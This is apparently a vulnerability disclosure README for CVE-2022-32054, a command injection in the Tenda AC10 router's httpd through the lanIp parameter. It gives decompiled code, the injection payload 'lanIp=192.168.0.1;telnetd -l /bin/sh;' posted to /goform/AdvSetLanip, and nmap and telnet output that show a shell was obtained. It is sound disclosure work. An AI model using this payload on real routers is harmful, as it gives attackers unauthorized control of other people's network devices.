

main

...

CVE / Tenda AC10 / README.md



winmt Update README.md

History

1 contributor

53 lines (27 sloc) | 2.64 KB

...

CVE-ID

[CVE-2022-32054](#)

Information

Vendor of the products: Tenda

Reported by: WangJincheng(wjcinmt@outlook.com) & ShaLetian(ltsha@njupt.edu.cn)

Affected products: Tenda AC10 V1.0

Vendor's website: <https://www.tenda.com.cn/profile/contact.html>

Affected firmware version: US_AC10V1.0RTL_V15.03.06.26_multi_TD01

Firmware download address: <https://www.tenda.com.cn/download/detail-2939.html>

Overview

Tenda AC10 has a remote code execution vulnerability. Attackers can inject evil command into parameter `lanIp` which will be passed as a part of an argument to `doSystemCmd` and execute arbitrary commands to control the Router.

Vulnerability details

The vulnerability is detected at `/bin/httpd`.

In the `TendaTelnet` function, the function called `GetValue` gets the value of the key `lan.ip` and then stores it to a local variable called `lan_ip`. Then, the variable `lan_ip` and the string `telnetd -b %s &` is passed as an argument to `doSystemCmd`.

```
1 void __cdecl TendaTelnet(webs_t wp, char_t *path, char_t *query)
2 {
3     char parm[256]; // [sp+18h] [+18h] BYREF
4     char lan_ip[32]; // [sp+118h] [+118h] BYREF
5
6     memset(parm, 0, sizeof(parm));
7     memset(lan_ip, 0, sizeof(lan_ip));
8     GetValue("lan.ip", lan_ip);
9     system("killall -9 telnetd");
10    doSystemCmd("telnetd -b %s &", lan_ip);
11    sprintf(parm, "op=%d,wl_rate=%d,index=1", 14, 24);
12    send_msg_to_netctrl(19, parm);
13    websWrite(wp, "load telnetd success.");
14    websDone(wp, 200);
15 }
```

We found that we can set the value of the key `lan.ip` by calling function `fromAdvSetLanip`. The variable `lan_ip` here is got from parameter `lanIp` sent by POST request and it will be set as the value of the key `lan.ip` with function `SetValue`.

```

GetValue("lan.mask", oldmask);
lan_ip = websGetVar(wp, "lanIp", "192.168.0.1");
lan_mask = websGetVar(wp, "lanMask", "255.255.255.0");
memset(cgi_debug, 0, sizeof(cgi_debug));
if ( GetValue("cgi_debug", cgi_debug) && !strcmp("on", cgi_debug) )
    printf(
        "%s[%s:%s:%d] %sget lan_ip == %s, lan_mask == %s\n\x1B[0m",
        debug_color[3],
        "cgi",
        "fromAdvSetLanip",
        191,
        debug_color[1],
        lan_ip,
        lan_mask);
if ( !strcmp(lan_ip, "undefined") )
    lan_ip = "192.168.0.1";
memset(cgi_debug_0, 0, sizeof(cgi_debug_0));
if ( GetValue("cgi_debug", cgi_debug_0) && !strcmp("on", cgi_debug_0) )
    printf(
        "%s[%s:%s:%d] %ssset lan_ip == %s\n\x1B[0m",
        debug_color[3],
        "cgi",
        "fromAdvSetLanip",
        197,
        debug_color[1],
        lan_ip);
SetValue("lan.ip", lan_ip);
if ( !strcmp(lan_mask, "undefined") )

```

Above all, attackers can inject evil command into parameter `lanIp` which will be passed as a part of an argument to `doSystemCmd` and execute arbitrary commands to control the Router.

Exploit vulnerability


Scan ports before exploit the vulnerability.

```

└─$ nmap 192.168.0.1
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-26 17:05 CST
Nmap scan report for 192.168.0.1
Host is up (0.012s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
5500/tcp   open  hotline
9000/tcp   open  cslistener
10004/tcp  open  emcirmirccd

```

We use HackBar to send data `lanIp=192.168.0.1;telnetd -l /bin/sh;` by POST request to the URL `http://192.168.0.1/goform/AdvSetLanip`.



Then, we scan ports again and detect that the port 23 which represents Telnet service has been opened.

```
$ nmap 192.168.0.1
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-26 17:05 CST
Nmap scan report for 192.168.0.1
Host is up (0.0055s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
10004/tcp open  emcirmirccd
```

We telnet into the router through port 23 and control it successfully.

```
$ telnet 192.168.0.1 23
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.

~ # ls
bin      etc      home    lib      proc     sbin     tmp      var      webroot_ro
dev      etc_ro   init    mnt      root     sys      usr      webroot

~ # exit
Connection closed by foreign host.
```